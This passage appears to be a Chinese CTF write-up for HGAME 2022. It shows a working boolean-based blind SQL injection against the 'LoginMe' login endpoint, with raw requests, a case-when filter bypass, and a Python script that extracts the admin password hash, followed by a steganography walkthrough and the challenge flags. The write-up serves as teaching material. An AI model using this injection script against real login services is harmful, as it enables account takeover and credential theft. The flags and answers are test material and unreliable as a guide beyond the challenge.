


CSDN @宋初




成功提交的用户	
昵称	提交于
idawnlight	2022/2/5 24:50:57
Y0ng	2022/2/5 02:05:27
mochu7	2022/2/5 06:30:59

CSDN @末初



源码里面给了个hint的图片

```
Week3/LoginMe/main.go:92 record not found
[0.101ms] [rows:0] SELECT FROM WHERE (username = 'test') and
[GIN] | 403 | 198.756µs | 127.0.0.1 | POST | "/login"
```



admin 帐号都拿不到还想要 flag, 大黑阔就这?

username 只有admin和test两个用户, 并且可以闭合这里形成注入

```
{"username": "admin' and '1", "password": "mochu7"}
```

Request

```
1 POST /login HTTP/1.1
2 Host: 81906c3039.login.summ3r.top:60067
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 48
9 Origin: http://81906c3039.login.summ3r.top:60067
10 Connection: close
11 Referer: http://81906c3039.login.summ3r.top:60067/
12 Cookie: SESSION=MTYONDAyNjI5MkxEdi1CQkFFQ180SUFBUKFCRUFBU12LUNBQUVHYzNSeWFXNW5EQVlBQkhWeIpYSUdJM1J5YVc1bkRBWUFCSF,
13
14 {
  "username": "admin' and '1",
  "password": "mochu7"
}
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.21.5
3 Date: Sat, 05 Feb 2022 02:10:48 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 18
6 Connection: close
7 Set-Cookie: SESSION=MTYONDAyNzA0OHxEidi1CQkFFQ180
8
9 {
  "msg": "success!"
}
```

CSDN @末初

Request

```
1 POST /login HTTP/1.1
2 Host: 81906c3039.login.summ3r.top:60067
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 48
9 Origin: http://81906c3039.login.summ3r.top:60067
10 Connection: close
11 Referer: http://81906c3039.login.summ3r.top:60067/
12 Cookie: SESSION=MTYONDAyNjI5MkxEdi1CQkFFQ180SUFBUKFCRUFBU12LUNBQUVHYzNSeWFXNW5EQVlBQkhWeIpYSUdJM1J5YVc1bkRBWUFCSF,
13
14 {
  "username": "admin' and '0",
  "password": "mochu7"
}
```

Response

```
1 HTTP/1.1 403 Forbidden
2 Server: nginx/1.21.5
3 Date: Sat, 05 Feb 2022 02:10:29 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 38
6 Connection: close
7
8 {
  "msg": "invalid username or password"
}
```

CSDN @末初

这里需要注意的是, 注入语法正常的时候返回: `{"msg": "success!"}`, 注入语法错误, 或者用户名错误的都返回: `{"msg": "invalid username or password"}`

比较难测试区分的就是分辨是注入语句不对, 还是这个关键字被过滤了, 因为都是返回 `{"msg": "invalid username or password"}`, 得一点点摸索

经过多次测试发现这里 `if` 应该是行不通的

那么可以参考我以前的文章: [记一次MySQL注入绕过](#)

利用 `case when [express] then [x] else [y] end` 代替 `if` 做条件判断

```
{"username": "admin'and case when 1=1 then 1 else 0 end and '1", "password": "mochu7"}
```

Request

Pretty Raw \n Actions

```

1 POST /login HTTP/1.1
2 Host: 81906c3039.login.summ3r.top:60067
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 83
9 Origin: http://81906c3039.login.summ3r.top:60067
10 Connection: close
11 Referer: http://81906c3039.login.summ3r.top:60067/
12 Cookie: SESSION=MTYONDAyNjI5MXxEdi1CQkFFQ180SUFBUKFCRUFBU12LUNBQUVHYzNSeWFXNW5EQVlBQkhWeIpYSUdJM1J5YVc1bkRBWUFCSF,
13
14 {
  "username": "admin'and case when 1=1 then 1 else 0 end and '1",
  "password": "mochu7"
}

```

Response

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.21.5
3 Date: Sat, 05 Feb 2022 10:28:46 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 18
6 Connection: close
7 Set-Cookie: SESSION=MTYONDA1NjkyNnxEdi1CQkFFQ180
8
9 {
  "msg": "success!"
}

```

CSDN @末初

Send
Cancel
<
>

Request

Pretty Raw \n Actions

```

1 POST /login HTTP/1.1
2 Host: 81906c3039.login.summ3r.top:60067
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 83
9 Origin: http://81906c3039.login.summ3r.top:60067
10 Connection: close
11 Referer: http://81906c3039.login.summ3r.top:60067/
12 Cookie: SESSION=MTYONDAyNjI5MXxEdi1CQkFFQ180SUFBUKFCRUFBU12LUNBQUVHYzNSeWFXNW5EQVlBQkhWeIpYSUdJM1J5YVc1bkRBWUFCSF,
13
14 {
  "username": "admin'and case when 1=2 then 1 else 0 end and '1",
  "password": "mochu7"
}

```

Response

Pretty Raw Render \n Actions

```

1 HTTP/1.1 403 Forbidden
2 Server: nginx/1.21.5
3 Date: Sat, 05 Feb 2022 10:29:38 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 38
6 Connection: close
7
8 {
  "msg": "invalid username or password"
}

```

CSDN @末初

直接查admin的password

```

import requests


asc_str = '0123456789abcdef'
burp0_url = "http://81906c3039.login.summ3r.top:60067/login"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0",
  "Accept": "application/json, text/plain, /*",
  "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
  "Accept-Encoding": "gzip, deflate",
  "Content-Type": "application/json"}
password = ""
for i in range(1, 35):
  for s in asc_str:
    payload = "admin'and case when substr(password,{},1)='{}' then 1 else 0 end and '1'.format(i, s)
    burp0_json={"password": "mochu7", "username": payload}
    resp = requests.post(burp0_url, headers=burp0_headers, json=burp0_json)
    if 'success' in resp.text:
      password += s
    print(password)

```

```
PS C:\Users\Administrator\Desktop> python .\exp.py
5
59
595
5957
59578
59578a
59578a3
59578a30
59578a308
59578a3086
59578a3086a
59578a3086a0
59578a3086a0e
59578a3086a0e7
59578a3086a0e76
59578a3086a0e767
59578a3086a0e7671
59578a3086a0e7671d
59578a3086a0e7671d0
59578a3086a0e7671d08
59578a3086a0e7671d082
59578a3086a0e7671d082a
59578a3086a0e7671d082a4
59578a3086a0e7671d082a47
59578a3086a0e7671d082a476
59578a3086a0e7671d082a4761
59578a3086a0e7671d082a4761f
59578a3086a0e7671d082a4761f0
59578a3086a0e7671d082a4761f08
59578a3086a0e7671d082a4761f082
59578a3086a0e7671d082a4761f0827
59578a3086a0e7671d082a4761f0827e
PS C:\Users\Administrator\Desktop> |
```

CSDN @末初

登录admin账号，然后得到flag



hgame {4b47b8b252b7238d6f4467993ab24a9f3e24408838e9d2cb6800d206533fb85e}

文章目录

Level - Week1

WEB

[easy_auth](#)

[蛛蛛...嘿嘿♥我的蛛蛛](#)

[Tetris plus](#)

[Fujiwara Tofu Shop](#)

MISC

[无边无际 | 排列组合 |](#)

从这从这：从这从这：

这个压缩包有点麻烦

好康的流量

群青(其实是幽灵东京)

CRYPTO

Dancing Line

Matryoshka

English Novel

Level - Week2

WEB

Apache!

webpack-engine

At0m的留言板

一本单词书

Pokemon

MISC

一张怪怪的名片

你上当了 我的很大

Level - Week3

MISC

卡中毒

谁不喜欢猫猫呢

WEB

SecurityCenter

Vidar shop demo

LoginMe

Level - Week4

MISC

摆烂

At0m的给你们的(迟到的)情人节礼物

Level - Week4

MISC

摆烂

摆烂[已完成]

描述

CTF 好难啊

题目地址 <https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week4/%E6%91%86%E7%83%82.zip>

基准分数 400

当前分数 400

完成人数 39

CSDN @末初

```

PowerShell x kali-linux
root@mochu7-pc:~/mnt/c/Users/Administrator# cd Downloads/
root@mochu7-pc:~/mnt/c/Users/Administrator/Downloads# ls
1.txt api.php desktop.ini flag1.png flag.zip gift.rar main.g source source.zip '(TOP SECRET) 2.zip' www.zip 摆烂.zip 模板.pptx
root@mochu7-pc:~/mnt/c/Users/Administrator/Downloads# binwalk 摆烂.zip

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0             0x0            Zip archive data, encrypted at least v2.0 to extract, compressed size: 1071, uncompressed size: 1054, name: CTF.png
8591         0x218F        End of Zip archive, footer length: 22
8613         0x21A5        PNG image, 1501 x 748, 8-bit/color RGBA, non-interlaced
8712         0x2208        Zlib compressed data, default compression
1852388     0x1C43E4      Zlib compressed data, default compression

root@mochu7-pc:~/mnt/c/Users/Administrator/Downloads# foremost 摆烂.zip
Processing: 摆烂.zip
|foundat=CTF.pngDdg*
*4i00(*
*
foundat=*.pngup
foundat=*.pngup
foundat=*.pngup

*|
root@mochu7-pc:~/mnt/c/Users/Administrator/Downloads# tree output/
output/
├── audit.txt
├── png
│   └── 00000016.png
└── zip
    └── 00000000.zip

2 directories, 3 files
root@mochu7-pc:~/mnt/c/Users/Administrator/Downloads# cd output/png/
root@mochu7-pc:~/mnt/c/Users/Administrator/Downloads/output/png# file 00000016.png
00000016.png: PNG image data, 1501 x 748, 8-bit/color RGBA, non-interlaced
root@mochu7-pc:~/mnt/c/Users/Administrator/Downloads/output/png# binwalk 00000016.png

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0             0x0            PNG image, 1501 x 748, 8-bit/color RGBA, non-interlaced
99           0x63          Zlib compressed data, default compression
1843775     0x1C223F      Zlib compressed data, default compression

root@mochu7-pc:~/mnt/c/Users/Administrator/Downloads/output/png# |
  
```


CSDN @末初

```

010 Editor - C:\Users\Administrator\Downloads\output\png\00000016.png
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(U) 窗口(W) 帮助(H)
地址栏 00000016.png X
* 编辑方式: 十六进制(0) 运行脚本: 运行模板: PNG 16 16
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
1C:2160h: D6 DA E5 9F ED 59 AA E7 DA 5B 95 8E 35 67 22 FB 004Y17*G0(+Z5g*0
1C:2170h: E7 D7 7F 3C C7 89 A9 ED 45 9D BA 66 CF CE E9 BB *x.<Cm ic."i1i6w
1C:2180h: 2E 4A E7 95 66 67 90 CD E9 68 9E AE 22 3D CE E2 &+<fg,Edho"=Z
1C:2190h: A9 6E 3E 0A 03 C0 05 77 9F BF 59 83 4E 26 31 DF @>...wYfN181
1C:21A0h: B5 C8 F3 52 70 B7 D7 D2 70 D4 FF 18 E8 39 BD 73 pE0Rp*xOp0y.095s
1C:21B0h: 81 EA D9 6E 7F 2F 8E F3 F1 DA 1B 75 66 E3 E3 1B .a0n./Z0m0.ufaa.
1C:21C0h: E0 5C B3 B7 E2 1A 8F 6A 36 6D 8F 23 9D C7 8B 9C a\*.a..j6m.#.cXc
1C:21D0h: 06 B4 0B BA 02 A7 75 97 53 8B D2 96 DE 3D A7 C2 ,x8.Su-s(O-b6A
1C:21E0h: FE E2 61 05 FD DE 20 CD D1 F5 4F CC D2 E2 0B D1 &easYB ENo1"'+
1C:21F0h: 2E FA 44 65 21 D6 B9 F6 19 5D 0D 1B 0D 46 50 B7 .uDe10h...EP:
1C:2200h: AD EE F3 FF 03 2F C8 80 4F 00 00 00 00 00 00 00 -i0y./8AO...
1C:2210h: 1A 66 63 54 4C 00 00 00 01 00 00 05 DD 00 00 02 .EcTL.....Y...
1C:2220h: EC 00 00 00 00 00 00 00 00 00 01 00 0A 00 00 B9 i.....
1C:2230h: 03 F7 38 00 00 20 04 00 00 00 00 00 00 00 02 78 i8... ..x
1C:2240h: 9C DA BD 5B CF 2C 4D 76 E7 F5 0B 15 11 99 59 55 00M1I,MoP0c..mTU
1C:2250h: CF 71 BF E7 EE E7 DB 3D F6 B4 67 2C 06 18 CC 41 I0g0'0u0'q...FA
1C:2260h: A0 19 24 6B B8 40 20 21 C4 15 F0 6D FC 09 F8 0C .Xk 0 1A.0m1.s.
1C:2270h: DC A2 01 21 71 85 3C 17 20 A4 81 D1 30 96 4F 32 U<.lq.<. =.NO-O2
1C:2280h: DB 6D 63 4F BB 0F EE F7 B8 F7 7E 9E AA CA 43 9C 0m0w.i.-z*E0C
1C:2290h: B8 88 8C A8 CC AA 7A 76 BF 6D 1B 10 4B 2A 55 55 ,G i+zvzm..K*UU
  
```

名称	值	开始	大小	属性	注释
strust F89_C080K chunk[209]	IDAT (Critical, Public, Unsafe to Copy)	1843725	200Ch	Fg, Fg	
strust F89_C080K chunk[210]	IDAT (Critical, Public, Unsafe to Copy)	1843726	200Ch	Fg, Fg	
strust F89_C080K chunk[211]	IDAT (Critical, Public, Unsafe to Copy)	1A0A1B5	200Ch	Fg, Fg	
strust F89_C080K chunk[212]	IDAT (Critical, Public, Unsafe to Copy)	1A2C17h	200Ch	Fg, Fg	
strust F89_C080K chunk[213]	IDAT (Critical, Public, Unsafe to Copy)	1A4535h	200Ch	Fg, Fg	
strust F89_C080K chunk[214]	IDAT (Critical, Public, Unsafe to Copy)	1A6435h	200Ch	Fg, Fg	
strust F89_C080K chunk[215]	IDAT (Critical, Public, Unsafe to Copy)	1A848Bh	200Ch	Fg, Fg	
strust F89_C080K chunk[216]	IDAT (Critical, Public, Unsafe to Copy)	1AA59Fh	200Ch	Fg, Fg	
strust F89_C080K chunk[217]	IDAT (Critical, Public, Unsafe to Copy)	1AC635h	200Ch	Fg, Fg	
strust F89_C080K chunk[218]	IDAT (Critical, Public, Unsafe to Copy)	1A869Bh	200Ch	Fg, Fg	
strust F89_C080K chunk[219]	IDAT (Critical, Public, Unsafe to Copy)	1B0A7Bh	200Ch	Fg, Fg	
strust F89_C080K chunk[220]	IDAT (Critical, Public, Unsafe to Copy)	1B2A67h	200Ch	Fg, Fg	
strust F89_C080K chunk[221]	IDAT (Critical, Public, Unsafe to Copy)	1B4635h	200Ch	Fg, Fg	
strust F89_C080K chunk[222]	IDAT (Critical, Public, Unsafe to Copy)	1B6A9Fh	200Ch	Fg, Fg	
strust F89_C080K chunk[223]	IDAT (Critical, Public, Unsafe to Copy)	1B8A85h	200Ch	Fg, Fg	
strust F89_C080K chunk[224]	IDAT (Critical, Public, Unsafe to Copy)	1BA635h	200Ch	Fg, Fg	
strust F89_C080K chunk[225]	IDAT (Critical, Public, Unsafe to Copy)	1BCA35h	200Ch	Fg, Fg	
strust F89_C080K chunk[226]	IDAT (Critical, Public, Unsafe to Copy)	1BEA7Fh	200Ch	Fg, Fg	
strust F89_C080K chunk[227]	IDAT (Critical, Public, Unsafe to Copy)	1C0A35h	172Ch	Fg, Fg	
strust F89_C080K chunk[228]	ESTL (Auxiliary, Private, Unsafe to Copy)	1C230Bh	28h	Fg, Fg	
strust F89_C080K chunk[229]	ESAT (Auxiliary, Private, Unsafe to Copy)	1C2335h	2010h	Fg, Fg	
strust F89_C080K chunk[230]	ESAT (Auxiliary, Private, Unsafe to Copy)	1C2355h	2010h	Fg, Fg	
strust F89_C080K chunk[231]	ESAT (Auxiliary, Private, Unsafe to Copy)	1C2355h	2010h	Fg, Fg	
strust F89_C080K chunk[232]	ESAT (Auxiliary, Private, Unsafe to Copy)	1C2355h	2010h	Fg, Fg	
strust F89_C080K chunk[233]	ESAT (Auxiliary, Private, Unsafe to Copy)	1C2355h	2010h	Fg, Fg	
strust F89_C080K chunk[234]	ESAT (Auxiliary, Private, Unsafe to Copy)	1C2355h	2010h	Fg, Fg	
strust F89_C080K chunk[235]	ESAT (Auxiliary, Private, Unsafe to Copy)	1C2355h	2010h	Fg, Fg	
strust F89_C080K chunk[236]	ESAT (Auxiliary, Private, Unsafe to Copy)	1C2355h	2010h	Fg, Fg	
strust F89_C080K chunk[237]	ESAT (Auxiliary, Private, Unsafe to Copy)	1B2E35h	2010h	Fg, Fg	
strust F89_C080K chunk[238]	ESAT (Auxiliary, Private, Unsafe to Copy)	1B4635h	2010h	Fg, Fg	
strust F89_C080K chunk[239]	ESAT (Auxiliary, Private, Unsafe to Copy)	1B6235h	2010h	Fg, Fg	
strust F89_C080K chunk[240]	ESAT (Auxiliary, Private, Unsafe to Copy)	1B8235h	2010h	Fg, Fg	
strust F89_C080K chunk[241]	ESAT (Auxiliary, Private, Unsafe to Copy)	1BA235h	2010h	Fg, Fg	
strust F89_C080K chunk[242]	ESAT (Auxiliary, Private, Unsafe to Copy)	1BC235h	2010h	Fg, Fg	


从结构上来看应该是 `apng`，用 `apng disassembler` 分离



CSDN @末初

	apngframe1.png	2022/2/18 16:48	PNG 文件	1,791 KB
	apngframe1.txt	2022/2/18 16:48	TXT 文件	1 KB
	apngframe2.png	2022/2/18 16:48	PNG 文件	1,669 KB
	apngframe2.txt	2022/2/18 16:48	TXT 文件	1 KB

看起来一样的图片，大小不一样，猜测盲水印



CSDN @末初

得到压缩包密码: `4C*9wfg976`





CTF.png



啊.png




